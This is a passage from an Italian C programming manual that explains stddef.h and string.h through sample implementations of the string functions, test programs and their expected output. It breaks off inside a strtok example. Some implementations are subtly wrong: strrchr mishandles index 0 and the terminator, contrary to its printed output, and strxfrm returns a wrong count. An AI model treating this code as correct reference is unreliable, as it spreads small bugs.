- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

Capitolo 600

C: «stddef.h»

Il file ‘stddef.h’ della libreria standard definisce alcuni tipi di dati e delle macro fondamentali.

```
typedef long int          ptrdiff_t;
typedef unsigned long int size_t;
typedef unsigned int      wchar_t;

#define NULL                    0
#define offsetof(TYPE, MEMBER)  ((size_t) &((TYPE *)0)->MEMBER)
```

Di tutte le definizioni merita attenzione la macro-istruzione ‘**offsetof**’ che serve a misurare lo scostamento di un membro di una struttura, per la quale è il caso di scomporre i suoi componenti:

- l’espressione ‘**((*tipo_struttura* *)0)**’ rappresenta un puntatore nullo trasformato, con un cast, in un puntatore nullo al tipo di struttura alla quale si sta facendo riferimento;
- l’espressione ‘**((*tipo_struttura* *)0)->*nome_membro***’ rappresenta il contenuto del membro indicato, preso a partire dall’indirizzo zero;
- l’espressione ‘**&((*tipo_struttura* *)0)->*nome_membro***’ rappresenta l’indirizzo del membro indicato, preso a partire dall’indirizzo zero.

Pertanto, l’indirizzo del membro, relativo all’indirizzo zero, corrisponde anche al suo scostamento a partire dall’inizio della struttura. Così, tale valore viene convertito con un cast nel tipo ‘**size_t**’.

600.1 Riferimenti

- Wikipedia, *stddef.h*
  ⟨*http://en.wikipedia.org/wiki/Stddef.h* ⟩
- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

Capitolo 601 C: «string.h»

Il file '`string.h`' della libreria standard definisce il tipo '**`size_t`**', la macro-variabile '**`NULL`**' (come dal file '`stddef.h`', descritto nel capitolo 600) e una serie di funzioni per il trattamento delle stringhe o comunque di sequenze di caratteri.

601.1 Copia

Seguono i prototipi delle funzioni disponibili per la copia:

```
void *memcpy  (void *restrict dst, const void *restrict org, size_t n);
void *memmove (void *dst, const void *org, size_t n);
char *strcpy  (char *restrict dst, const char *restrict org);
char *strncpy (char *restrict dst, const char *restrict org, size_t n);
```

601.1.1 Funzione «memcpy()» (memory copy)

La funzione '**`memcpy()`**' copia ***n*** caratteri a partire dall'indirizzo indicato da ***org***, per riprodurli a partire dall'indirizzo ***dst***, alla condizione che i due insiemi non risultino sovrapposti. La funzione restituisce l'indirizzo ***dst***.

```
#include <string.h>
void
*memcpy (void *restrict dst, const void *restrict org, size_t n)
{
    unsigned char *d = (unsigned char *) dst;
    unsigned char *o = (unsigned char *) org;
    size_t i;
    for (i = 0; n > 0 && i < n; i++)
      {
        d[i] = o[i];
      }
    return dst;
}
```

Per verificare sommariamente il comportamento della funzione si può realizzare un programma molto semplice come quello seguente, dove la variabile ***y*** viene sovrascritta dal contenuto di ***x***, ma questo attraverso la copia dei byte (si intende che gli interi siano da 32 bit).

```
#include <stdio.h>
#include <string.h>

int
main (void)
{
    int  x = 0x123456FF;
    int  y = 0xFFFFFFFF;
    printf ("prima: %x\n", y);
```

```
    memcpy (&y, &x, sizeof (int));
    printf ("dopo: %x\n", y);
    return 0;
}
```

Avviando questo programma si deve ottenere un risultato come quello seguente:

```
prima: ffffffff
dopo: 123456ff
```

601.1.2 Funzione «memmove()» (memory move)

La funzione '**memmove()**' opera in modo simile a '**memcpy()**', con la differenza che le due aree di memoria coinvolte possono sovrapporsi. In pratica la copia avviene prima in un'area temporanea, quindi, dall'area temporanea viene ricopiata nella destinazione. La funzione restituisce l'indirizzo ***dst***.

```
#include <string.h>
void
*memmove (void *dst, const void *org, size_t n)
{
    char temp[n];
    unsigned char *d = (unsigned char *) dst;
    unsigned char *o = (unsigned char *) org;
    size_t i;
    for (i = 0; i < n; i++)
      {
        temp[i] = o[i];
      }
    for (i = 0; n > 0 && i < n; i++)
      {
        d[i] = temp[i];
      }
    return dst;
}
```

Per osservare il comportamento della funzione si può riutilizzare lo stesso programma usato per '**memcpy()**', con la modifica del nome della funzione chiamata. Il risultato atteso è lo stesso:

```
...
    printf ("prima: %x\n", y);
    memmove (&y, &x, sizeof (int));
    printf ("dopo: %x\n", y);
...
```

601.1.3 Funzione «strcpy()» (string copy)

La funzione '**`strcpy()`**' copia la stringa ***org*** nell'array a cui punta ***dst***, includendo anche il carattere zero di conclusione delle stringhe, alla condizione che le due stringhe non si sovrappongano. La funzione restituisce ***dst***.

```
#include <string.h>
char
*strcpy (char *restrict dst, const char *restrict org)
{
    size_t i;
    for (i = 0; org[i] != 0; i++)
      {
        dst[i] = org[i];
      }
    dst[i] = 0;
    return dst;
}
```

Per verificare sommariamente il comportamento della funzione si può realizzare un programma molto semplice come quello seguente, dove l'array ***y*** viene sovrascritto dal contenuto di ***x***.

```
#include <stdio.h>
#include <string.h>
int main (void)
{
    char x[] = "abcdefghijklmnopqrstuvwxyz";
    char y[50] = "ciao";
    printf ("prima: %s\n", y);
    strcpy (y, x);
    printf ("dopo: %s\n", y);
    return 0;
}
```

Avviando questo programma si deve ottenere un risultato come quello seguente:

```
prima: ciao
dopo: abcdefghijklmnopqrstuvwxyz
```

601.1.4 Funzione «strncpy()»

La funzione '**`strncpy()`**' funziona in modo analogo a quello di '**`strcpy`**', con la differenza che la copia riguarda al massimo i primi ***n*** caratteri, includendo in questo anche il carattere nullo di terminazione delle stringhe. Se però la stringa ***org*** è più breve (in quanto si incontra il carattere di terminazione prima di ***n*** caratteri), i caratteri rimasti vengono copiati con un valore a zero nella destinazione. La funzione restituisce ***dst***.

```
#include <string.h>
char
*strncpy (char *restrict dst, const char *restrict org, size_t n)
{
    size_t i;
    for (i = 0; n > 0 && i < n && org[i] != 0; i++)
      {
        dst[i] = org[i];
      }
    for ( ; n > 0 && i < n; i++)
      {
        dst[i] = 0;
      }
    return dst;
}
```

Per verificare sommariamente il comportamento della funzione si può realizzare un programma molto semplice come quello seguente, dove l'array ***y*** viene sovrascritto dal contenuto di ***x***.

```
#include <stdio.h>
#include <string.h>
int main (void)
{
    char x[] = "abcdefghijklmnopqrstuvwxyz";
    char y[50] = "ciaociaociaociaociaociaociaociao";
    printf ("prima: %s\n", y);
    strncpy (y, x, 10);
    printf ("durante: %s\n", y);
    strncpy (y, x, 27);
    printf ("dopo: %s\n", y);
    return 0;
}
```

Avviando questo programma si deve ottenere un risultato come quello seguente:

```
prima: ciaociaociaociaociaociaociaociao
durante: abcdefghijaociaociaociaociaociao
dopo: abcdefghijklmnopqrstuvwxyz
```

601.2 Concatenamento

Seguono i prototipi delle funzioni per il concatenamento:

```
char *strcat  (char *restrict dst, const char *restrict org);
char *strncat (char *restrict dst, const char *restrict org, size_t n);
```

601.2.1 Funzione «strcat()» (string cat)

La funzione '**`strcat()`**' copia la stringa ***org*** a partire dalla fine della stringa ***dst*** (sovrascrivendo il carattere nullo preesistente), alla condizione che le due stringhe non siano sovrapposte. La funzione restituisce ***dst***.

```
#include <string.h>
char
*strcat (char *restrict dst, const char *restrict org)
{
    size_t i;
    size_t j;
    for (i = 0; dst[i] != 0; i++)
      {
        ; // Si limita a cercare il carattere nullo.
      }
    for (j = 0; org[j] != 0; i++, j++)
      {
        dst[i] = org[j];
      }
    dst[i] = 0;
    return dst;
}
```

Per verificare sommariamente il comportamento della funzione si può realizzare un programma molto semplice come quello seguente, dove la stringa ***y*** viene estesa con il contenuto di ***x***.

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
    char x[] = "abcdefghijklmnopqrstuvwxyz";
    char y[50] = "ciao";
    printf ("prima: %s\n", y);
    strcat (y, x);
    printf ("dopo: %s\n", y);
    return 0;
}
```

Avviando questo programma si deve ottenere un risultato come quello seguente:

```
prima: ciao
dopo: ciaoabcdefghijklmnopqrstuvwxyz
```

601.2.2 Funzione «strncat()»

La funzione '**`strncat()`**' si comporta in modo analogo a '**`strcat()`**', con la differenza che copia al massimo ***n*** caratteri, ammesso che la stringa ***org*** ne contenga abbastanza. In ogni caso, la stringa ***dst*** viene completata con il carattere nullo di terminazione.

```
#include <string.h>
char
*strncat (char *restrict dst, const char *restrict org, size_t n)
{
    size_t i;
    size_t j;
    for (i = 0; n > 0 && dst[i] != 0; i++)
      {
        ; // Si limita a cercare il carattere nullo.
      }
    for (j = 0; n > 0 && j < n && org[j] != 0; i++, j++)
      {
        dst[i] = org[j];
      }
    dst[i] = 0;
    return dst;
}
```

Per verificare sommariamente il comportamento della funzione si può realizzare un programma molto semplice come quello seguente, dove la stringa ***y*** viene estesa con il contenuto di ***x***, in due fasi.

```
#include <stdio.h>
#include <string.h>
int main (void)
{
    char x[] = "abcdefghijklmnopqrstuvwxyz";
    char y[50] = "ciao";
    printf ("prima: %s\n", y);
    strncat (y, x, 10);
    printf ("durante: %s\n", y);
    strncat (y, x, 40);
    printf ("dopo: %s\n", y);
    return 0;
}
```

Avviando questo programma si deve ottenere un risultato come quello seguente:

```
prima: ciao
durante: ciaoabcdefghij
dopo: ciaoabcdefghijabcdefghijklmnopqrstuvwxyz
```

601.3 Comparazione

Le funzioni di comparazione '**memcmp()**', '**strcmp()**' e '**strncmp()**' confrontano due sequenze di caratteri, determinando se la prima sia maggiore, minore o uguale rispetto alla seconda, scandendo i caratteri progressivamente e arrestando l'analisi appena si incontra una differenza. Pertanto, il carattere che differisce è quello che determina l'ordine tra le due sequenze.

```
int    memcmp  (const void *s1, const void *s2, size_t n);
int    strcmp  (const char *s1, const char *s2);
int    strcoll (const char *s1, const char *s2);
int    strncmp (const char *s1, const char *s2, size_t n);
size_t strxfrm (char *restrict dst, const char *restrict org, size_t n);
```

601.3.1 Funzione «memcmp()» (memory compare)

La funzione '**memcmp()**' confronta i primi ***n*** caratteri delle aree di memoria a cui puntano ***s1*** e ***s2***, restituendo: un valore pari a zero se le due sequenze si equivalgono; un valore maggiore di zero se la sequenza di ***s1*** è maggiore di ***s2***; un valore minore di zero se la sequenza di ***s1*** è minore di ***s2***.

```
#include <string.h>
int
memcmp (const void *s1, const void *s2, size_t n)
{
    unsigned char *a = (unsigned char *) s1;
    unsigned char *b = (unsigned char *) s2;
    size_t i;
    for (i = 0; n > 0 && i < n; i++)
      {
        if (a[i] > b[i])
          {
            return 1;
          }
        else if (a[i] < b[i])
          {
            return -1;
          }
      }
    return 0;
}
```

Per verificare sommariamente il comportamento della funzione si può realizzare un programma molto semplice come quello seguente, dove le variabili ***x*** e ***y*** sono interi (che si presume siano a 32 bit) rappresentati in memoria invertendo l'ordine dei byte (*little endian*), pertanto il confronto avviene in modo inverso all'apparenza dei simboli.

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
    unsigned int  x = 0x123456FF;
    unsigned int  y = 0xEEEEEEEE;
    int  r;
    r = memcmp (&x, &y, sizeof (int));
    printf ("memcmp: %x %d %x\n", x, r, y);
    r = memcmp (&x, &x, sizeof (int));
    printf ("memcmp: %x %d %x\n", x, r, x);
    r = memcmp (&y, &x, sizeof (int));
    printf ("memcmp: %x %d %x\n", y, r, x);
    return 0;
}
```

Avviando questo programma nelle condizioni descritte, si deve ottenere un risultato come quello seguente:

```
memcmp: 123456ff 1 eeeeeeee
memcmp: 123456ff 0 123456ff
memcmp: eeeeeeee -1 123456ff
```

601.3.2 Funzione «strcmp()» (string compare)

La funzione '**`strcmp()`**' confronta due stringhe restituendo: un valore pari a zero se sono uguali; un valore maggiore di zero se la stringa ***s1*** è maggiore di ***s2***; un valore minore di zero se la stringa ***s1*** è minore di ***s2***.

```
#include <string.h>
int
strcmp (const char *s1, const char *s2)
{
    unsigned char *a = (unsigned char *) s1;
    unsigned char *b = (unsigned char *) s2;
    size_t i;
    for (i = 0; ; i++)
      {
        if (a[i] > b[i])
          {
            return 1;
          }
```

```
        else if (a[i] < b[i])
          {
            return -1;
          }
        else if (a[i] == 0 && b[i] == 0)
          {
            return 0;
          }
      }
}
```

Per verificare sommariamente il comportamento della funzione si può realizzare un programma molto semplice come quello seguente:

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
    char x[] = "ciao";
    char y[] = "ciao amore";
    int  r;
    r = strcmp (x, y);
    printf ("strcmp: %s %d %s\n", x, r, y);
    r = strcmp (x, x);
    printf ("strcmp: %s %d %s\n", x, r, x);
    r = strcmp (y, x);
    printf ("strcmp: %s %d %s\n", y, r, x);
    return 0;
}
```

Avviando questo programma si deve ottenere un risultato come quello seguente:

```
strcmp: ciao -1 ciao amore
strcmp: ciao 0 ciao
strcmp: ciao amore 1 ciao
```

601.3.3 Funzione «strcoll()» (string collate compare)

La funzione '**strcoll()**' è analoga a '**strcmp()**', con la differenza che la comparazione avviene sulla base della configurazione locale (la categoria '**LC_COLLATE**'). Nel caso della configurazione locale '**C**' la funzione si comporta esattamente come '**strcmp()**'.

601.3.4 Funzione «strncmp()»

La funzione '**`strncmp()`**' si comporta in modo analogo a '**`strcmp()`**', con la differenza che la comparazione si arresta al massimo dopo ***n*** caratteri.

```
#include <string.h>
int
strncmp (const char *s1, const char *s2, size_t n)
{
    unsigned char *a = (unsigned char *) s1;
    unsigned char *b = (unsigned char *) s2;
    size_t i;
    for (i = 0; i < n ; i++)
      {
        if (a[i] > b[i])
          {
            return 1;
          }
        else if (a[i] < b[i])
          {
            return -1;
          }
        else if (a[i] == 0 && b[i] == 0)
          {
            return 0;
          }
      }
    return 0;
}
```

Per verificare sommariamente il comportamento della funzione si può realizzare un programma molto semplice come quello seguente:

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
    char x[] = "CIao";
    char y[] = "CIAO";
    int  r;
    r = strncmp (x, y, 4);
    printf ("strcmp: %d %s %d %s\n", 4, x, r, y);
    r = strncmp (x, y, 2);
    printf ("strcmp: %d %s %d %s\n", 2, x, r, x);
    r = strncmp (y, x, 4);
    printf ("strcmp: %d %s %d %s\n", 4, y, r, x);
    return 0;
```

```
}
```

Avviando questo programma si deve ottenere un risultato come quello seguente:

```
strncmp: 4 CIao 1 CIAO
strncmp: 2 CIao 0 CIao
strncmp: 4 CIAO -1 CIao
```

601.3.5 Funzione «strxfrm()» (string transform)

La funzione '**`strxfrm()`**' trasforma la stringa ***org*** sovrascrivendo la stringa ***dst*** in modo relativo alla configurazione locale. In pratica, la stringa trasformata che si ottiene può essere comparata con un'altra stringa trasformata nello stesso modo attraverso la funzione '**`strcmp()`**' ottenendo lo stesso esito che si avrebbe confrontando le stringhe originali con la funzione '**`strcoll()`**'.

Nella stringa di destinazione vengono messi non più di ***n*** caratteri, incluso il carattere nullo di terminazione. Se ***n*** è pari a zero, ***dst*** può essere un puntatore nullo. Le due stringhe non devono sovrapporsi.

La funzione '**`strxfrm()`**' restituisce la quantità di caratteri necessari a contenere la stringa ***org*** trasformata, senza però contare il carattere nullo di terminazione. Se ***n*** è zero e ***dst*** corrisponde al puntatore nullo, restituisce il valore che sarebbe necessario per trasformare la stringa ***org*** in tutta la sua lunghezza.

L'esempio seguente di tale funzione è valido solo per la configurazione locale '**`C`**':

```
#include <string.h>
size_t
strxfrm (char *restrict dst, const char *restrict org, size_t n)
{
    size_t i;
    if (n == 0 && dst == NULL)
      {
        return strlen (org);
      }
    else
      {
        for (i = 0; i < n ; i++)
          {
            dst[i] = org[i];
            if (org[i] == 0)
              {
                break;
              }
          }
        return i;
      }
}
```

601.4 Ricerca

Seguono i prototipi delle funzioni utili per la ricerca all'interno di sequenze di byte:

```
void   *memchr  (const void *s, int c, size_t n);
char   *strchr  (const char *s, int c);
char   *strrchr (const char *s, int c);
size_t strspn   (const char *s, const char *accept);
size_t strcspn  (const char *s, const char *reject);
char   *strpbrk (const char *s, const char *accept);
char   *strstr  (const char *string, const char *substring);
char   *strtok  (char *restrict string, const char *restrict delim);
```

601.4.1 Funzione «memchr()» (memory character)

La funzione '**memchr()**' cerca un carattere a partire da una certa posizione in memoria, scandendo al massimo una quantità determinata di caratteri, restituendo il puntatore al carattere trovato. Se nell'ambito specificato non trova il carattere, restituisce il puntatore nullo.

```
#include <string.h>
void
*memchr (const void *s, int c, size_t n)
{
    unsigned char *a = (unsigned char *) s;
    unsigned char x  = (unsigned char) c;
    size_t i;
    for (i = 0; n > 0 && i < n; i++)
      {
        if (a[i] == x)
          {
            return (void *) (s + i);
          }
      }
    return NULL;
}
```

Per verificare sommariamente il comportamento della funzione si può realizzare un programma molto semplice come quello seguente, in cui si scandisce il contenuto di una variabile di tipo '**int**', intendendo che questa debba occupare uno spazio di 32 bit:

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
    int x = 0x13579BDF;
    void *p;
```

```
    p = memchr (&x, 0xDF, 4);
    printf ("contenuto della variabile: %x\n", x);
    printf ("indirizzo iniziale della variabile: 0x%x\n",
            (unsigned int) &x);
    printf ("indirizzo di 0x%x all'interno della variabile: 0x%x\n",
            0xDF,
            (unsigned int) p);
    return 0;
}
```

Avviando questo programma in un'architettura che inverte l'ordine dei byte (*little endian*) si deve ottenere un risultato simile a quello seguente:

```
contenuto della variabile: 13579bdf
indirizzo iniziale della variabile: 0xbff7f3bc
indirizzo di 0xdf all'interno della variabile: 0xbff7f3bc
```

601.4.2 Funzione «strchr()» (string character)

La funzione '**`strchr()`**' cerca un carattere all'interno di una stringa, restituendo il puntatore al carattere trovato, oppure il puntatore nullo se la ricerca fallisce. Nella scansione viene preso in considerazione anche il carattere nullo di terminazione della stringa.

```
#include <string.h>
char
*strchr (const char *s, int c)
{
    unsigned char *a = (unsigned char *) s;
    unsigned char x  = (unsigned char) c;
    size_t i;
    for (i = 0; ; i++)
      {
        if (a[i] == x)
          {
            return (char *) (s + i);
          }
        else if (a[i] == 0)
          {
            return NULL;
          }
      }
}
```

Per verificare sommariamente il comportamento della funzione si può realizzare un programma molto semplice come quello seguente:

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
    char *x = "ciao amore mio";
    char *p;

    p = strchr (x, 'a');
    printf ("La stringa \"%s\", collocata a partire ", x);
    printf ("dall'indirizzo %u, contiene il carattere '%c' ",
            (unsigned int) x,  'a');
    printf ("all'indirizzo %u.\n", (unsigned int) p);

    p = strchr (x, 0);
    printf ("La stringa \"%s\", collocata a partire ", x);
    printf ("dall'indirizzo %u, contiene il carattere 0x%x ",
            (unsigned int) x, 0);
    printf ("all'indirizzo %u.\n", (unsigned int) p);

    return 0;
}
```

Avviando questo programma si deve ottenere un risultato simile a quello seguente:

```
La stringa "ciao amore mio", collocata a partire dall'indirizzo ↩
↪134516936, contiene il carattere 'a' all'indirizzo 134516938.
La stringa "ciao amore mio", collocata a partire dall'indirizzo ↩
↪134516936, contiene il carattere 0x0 all'indirizzo 134516950.
```

601.4.3 Funzione «strrchr()» (string character)

La funzione '**`strrchr()`**' cerca un carattere all'interno di una stringa, restituendo il puntatore all'ultimo carattere corrispondente trovato, oppure il puntatore nullo se la ricerca fallisce. Nella scansione viene preso in considerazione anche il carattere nullo di terminazione della stringa.

```
#include <string.h>
char
*strrchr (const char *s, int c)
{
    unsigned char *a = (unsigned char *) s;
    unsigned char x  = (unsigned char) c;
    size_t i;
    size_t last = 0;
    for (i = 0; a[i] != 0 ; i++)
      {
        if (a[i] == x)
```

```
            {
              last = i;
            }
        }
      if (last > 0)
        {
          return (char *) (s + last);
        }
      else
        {
          return NULL;
        }
}
```

Per verificare sommariamente il comportamento della funzione si può modificare leggermente l'esempio già apparso a proposito della funzione '**`strchr()`**':

```
…
    p = strrchr (x, 'a');
…
    p = strrchr (x, 0);
…
```

Avviando questo programma si deve ottenere un risultato simile a quello seguente:

```
La stringa "ciao amore mio", collocata a partire dall'indirizzo ↩
↪134514088, contiene il carattere 'a' all'indirizzo 134514093.
La stringa "ciao amore mio", collocata a partire dall'indirizzo ↩
↪134514088, contiene il carattere 0x0 all'indirizzo 134514102.
```

601.4.4 Funzione «strspn()» (string span)

La funzione '**`strspn()`**' calcola la lunghezza massima iniziale della stringa ***s***, composta esclusivamente da caratteri contenuti nella stringa ***accept***, restituendo tale valore.

```
#include <string.h>
size_t
strspn (const char *s, const char *accept)
{
    size_t i;
    size_t j;
    int found;
    for (i = 0; s[i] != 0; i++)
      {
        for (j = 0, found = 0; accept[j] != 0; j++)
          {
            if (s[i] == accept[j])
```

```
              {
                found = 1;
                break;
              }
          }
        if (!found)
          {
            break;
          }
      }
    return i;
}
```

Per verificare sommariamente il comportamento della funzione si può utilizzare l'esempio seguente:

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
    char *x = "ciao amore mio";
    char *y = "abcdefghi";
    size_t n;

    n = strspn (x, y);
    printf ("La parte iniziale di \"%s\" ", x);
    printf ("che contiene i caratteri \"%s\" ", y);
    printf ("si compone di %d caratteri.\n", n);

    n = strspn (x, x);
    printf ("La parte iniziale di \"%s\" ", x);
    printf ("che contiene i caratteri \"%s\" ", x);
    printf ("si compone di %d caratteri.\n", n);

    return 0;
}
```

Avviando questo programma si deve ottenere un risultato come quello seguente:

```
La parte iniziale di "ciao amore mio" che contiene i caratteri ↩
↪"abcdefghi" si compone di 3 caratteri.
La parte iniziale di "ciao amore mio" che contiene i caratteri ↩
↪"ciao amore mio" si compone di 14 caratteri.
```

601.4.5 Funzione «strcspn()»

La funzione '**`strcspn()`**' si comporta in modo analogo a '**`strspn()`**', con la differenza che l'insieme di caratteri contenuto nella stringa '**`reject`**' non deve costituire l'insieme iniziale della stringa ***s*** che si va a contare. Pertanto, il valore restituito è la quantità di caratteri iniziali della stringa ***s*** che non si trovano anche nell'insieme ***reject***.

```
#include <string.h>
size_t
strcspn (const char *s, const char *reject)
{
    size_t i;
    size_t j;
    int found;
    for (i = 0; s[i] != 0; i++)
      {
        for (j = 0, found = 0; reject[j] != 0 || found; j++)
          {
            if (s[i] == reject[j])
              {
                found = 1;
                break;
              }
          }
        if (found)
          {
            break;
          }
      }
    return i;
}
```

Per verificare sommariamente il comportamento della funzione si può utilizzare l'esempio seguente:

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
    char *x = "ciao amore mio";
    char *y = "mnopqrstuvwxyz";
    size_t n;

    n = strcspn (x, y);
    printf ("La parte iniziale di \"%s\" ", x);
    printf ("che non contiene i caratteri \"%s\" ", y);
    printf ("si compone di %d caratteri.\n", n);
```

```
    n = strcspn (x, x);
    printf ("La parte iniziale di \"%s\" ", x);
    printf ("che non contiene i caratteri \"%s\" ", x);
    printf ("si compone di %d caratteri.\n", n);

    return 0;
}
```

Avviando questo programma si deve ottenere un risultato come quello seguente:

```
La parte iniziale di "ciao amore mio" che non contiene i caratteri ↩
↪"mnopqrstuvwxyz" si compone di 3 caratteri.
La parte iniziale di "ciao amore mio" che non contiene i caratteri ↩
↪"ciao amore mio" si compone di 0 caratteri.
```

601.4.6 Funzione «strpbrk()» (string point break)

La funzione '**`strpbrk()`**' scandisce la stringa ***s*** alla ricerca del primo carattere che risulti contenuto nella stringa ***accept***, restituendo il puntatore al carattere trovato, oppure, in mancanza di alcuna corrispondenza, il puntatore nullo.

```
#include <string.h>
char
*strpbrk (const char *s, const char *accept)
{
    size_t i;
    size_t j;
    for (i = 0; s[i] != 0; i++)
      {
        for (j = 0; accept[j] != 0; j++)
          {
            if (s[i] == accept[j])
              {
                return (char *) (s + i);
              }
          }
      }
    return NULL;
}
```

Per verificare sommariamente il comportamento della funzione si può utilizzare l'esempio seguente:

```
#include <stdio.h>
#include <string.h>
int
```

```
main (void)
{
    char *x = "ciao amore mio";
    char *y = "mnopqrstuvwxyz";
    char *p;

    p = strpbrk (x, y);
    printf ("La stringa \"%s\" che inizia all'indirizzo %u, ", x,
            (unsigned int) x);
    printf ("trova la prima corrispondenza con la stringa \"%s\" ", y);
    printf ("all'indirizzo %u.\n", (unsigned int) p);

    return 0;
}
```

Avviando questo programma si deve ottenere un risultato come quello seguente:

```
La stringa "ciao amore mio" che inizia all'indirizzo 134516840, ↩
↪trova la prima corrispondenza con la stringa "mnopqrstuvwxyz" ↩
↪all'indirizzo 134516843.
```

601.4.7 Funzione «strstr()»

La funzione '**`strstr()`**' cerca la stringa ***substring*** nella stringa ***string*** restituendo il puntatore alla prima corrispondenza trovata (nella stringa ***string***). Se la corrispondenza non c'è, la funzione restituisce il puntatore nullo.

```
#include <string.h>
char
*strstr (const char *string, const char *substring)
{
    size_t i;
    size_t j;
    size_t k;
    int found;
    if (substring[0] == 0)
      {
        return (char *) string;
      }
    for (i = 0, j = 0, found = 0; string[i] != 0; i++)
      {
        if (string[i] == substring[0])
          {
            for (k = i, j = 0;
                 string[k] == substring[j] && string[k] != 0 && substring[j] != 0;
                 j++, k++)
              {
                ;
              }
            if (substring[j] == 0)
```

```
            {
              found = 1;
            }
        }
      if (found)
        {
          return (char *) (string + i);
        }
    }
  return NULL;
}
```

Per verificare sommariamente il comportamento della funzione si può utilizzare l'esempio seguente:

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
    char *x = "ciao amore mio";
    char *y = "amore";
    char *p;

    p = strstr (x, y);
    printf ("La stringa \"%s\" che inizia all'indirizzo %u, ", x,
            (unsigned int) x);
    printf ("contiene la stringa \"%s\" ", y);
    printf ("all'indirizzo %u.\n", (unsigned int) p);

    p = strstr (x, "");
    printf ("La stringa \"%s\" che inizia all'indirizzo %u, ", x,
            (unsigned int) x);
    printf ("contiene la stringa \"%s\" ", "");
    printf ("all'indirizzo %u.\n", (unsigned int) p);

    p = strstr (x, "baba");
    printf ("La stringa \"%s\" che inizia all'indirizzo %u, ", x,
            (unsigned int) x);
    printf ("contiene la stringa \"%s\" ", "baba");
    printf ("all'indirizzo %u.\n", (unsigned int) p);

    return 0;
}
```

Avviando questo programma si deve ottenere un risultato come quello seguente:

```
La stringa "ciao amore mio" che inizia all'indirizzo 134517000, ↩
↪contiene la stringa "amore" all'indirizzo 134517005.
```

```
La stringa "ciao amore mio" che inizia all'indirizzo 134517000, ↩
↪contiene la stringa "" all'indirizzo 134517000.
La stringa "ciao amore mio" che inizia all'indirizzo 134517000, ↩
↪contiene la stringa "baba" all'indirizzo 0.
```

601.4.8 Funzione «strtoc()» (string token)

La funzione '**`strtoc()`**' serve a suddividere una stringa in unità, definite *token*, specificando un elenco di caratteri da intendere come delimitatori, in una seconda stringa. La funzione va usata in fasi successive, fornendo solo inizialmente la stringa da suddividere che continua poi a essere utilizzata se al suo posto viene fornito il puntatore nullo. La funzione restituisce, di volta in volta, il puntatore alla sottostringa contenente l'unità individuata, oppure il puntatore nullo, se non può trovarla.

La funzione deve tenere memoria di un puntatore in un'area di memoria persistente (quello che nei commenti viene definito «puntatore statico») e deve isolare le unità modificando la stringa originale, inserendo il carattere nullo di terminazione alla fine delle unità individuate.

Quando la funzione viene chiamata indicando al posto della stringa da scandire il puntatore nullo, l'insieme dei delimitatori può essere diverso da quello usato nelle fasi precedenti.

```
#include <string.h>
char
*strtok (char *restrict string, const char *restrict delim)
{
    static char *next = NULL;
    size_t i = 0;
    size_t j;
    int found_token;
    int found_delim;
    //
    // Se la stringa fornita come argomento è un puntatore nullo,
    // occorre avvalersi del puntatore statico. Se però questo
    // è nullo a sua volta, la scansione non può avvenire.
    //
    if (string == NULL)
      {
        if (next == NULL)
          {
            return NULL;
          }
        else
          {
            string = next;
          }
      }
    //
    // Se la stringa fornita come argomento è vuota, la
    // scansione non può avvenire.
    //
    if (string[0] == 0)
      {
```

```
        next = NULL;
        return NULL;
      }
    else
      {
        if (delim[0] == 0)
          {
            return string;
          }
      }
    //
    // Trova la prossima unità (token).
    //
    for (i = 0, found_token = 0, j = 0; string[i] != 0 && (!found_token); i++)
      {
        //
        // Cerca tra i delimitatori.
        //
        for (j = 0, found_delim = 0; delim[j] != 0; j++)
          {
            if (string[i] == delim[j])
              {
                found_delim = 1;
              }
          }
        //
        // Se il carattere attuale della stringa non è
        // un delimitatore, si tratta dell'inizio di una
        // nuova unità (token).
        //
        if (!found_delim)
          {
            found_token = 1;
            break;
          }
      }
    //
    // Se è stata trovata una unità (token) viene aggiustato
    // il puntatore che rappresenta la stringa. Se invece
    // non è stata trovata l'unità, vuol dire che non ce ne
    // possono essere altre.
    //
    if (found_token)
      {
        string += i;
      }
    else
      {
        next = NULL;
        return NULL;
      }
    //
```

```
    // Cerca la fine dell'unità trovata.
    //
    for (i = 0, found_delim = 0; string[i] != 0; i++)
      {
        for (j = 0; delim[j] != 0; j++)
          {
            if (string[i] == delim[j])
              {
                found_delim = 1;
                break;
              }
          }
        if (found_delim)
          {
            break;
          }
      }
    //
    // Se è stato trovato un delimitatore, allora il carattere
    // corrispondente nella stringa deve essere azzerato.
    // Se invece la stringa originale è terminata per conto proprio,
    // allora non è possibile continuare la ricerca in una fase
    // successiva, perché non ci possono essere altre unità.
    //
    if (found_delim)
      {
        string[i] = 0;
        next = &string[i+1];
      }
    else
      {
        next = NULL;
      }
    //
    // A questo punto, la stringa attuale rappresenta
    // l'unità trovata.
    //
    return string;
}
```

Per comprendere lo scopo della funzione viene utilizzato lo stesso esempio che appare nel documento *ISO/IEC 9899:TC2*, al paragrafo 7.21.5.7, con qualche piccola modifica per poterlo rendere un programma autonomo:

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
    char str[] = "?a???b,,,#c";
    char *t;
```


```
    t = strtok (str, "?");               // t punta all'unità "a"
    printf ("strtok: \"%s\"\n", t);
    t = strtok (NULL, ",");              // t punta all'unità "??b"
    printf ("strtok: \"%s\"\n", t);
    t = strtok (NULL, "#,");             // t punta all'unità "c"
    printf ("strtok: \"%s\"\n", t);
    t = strtok (NULL, "?");              // t è un puntatore nullo
    printf ("strtok: \"%s\"\n", t);

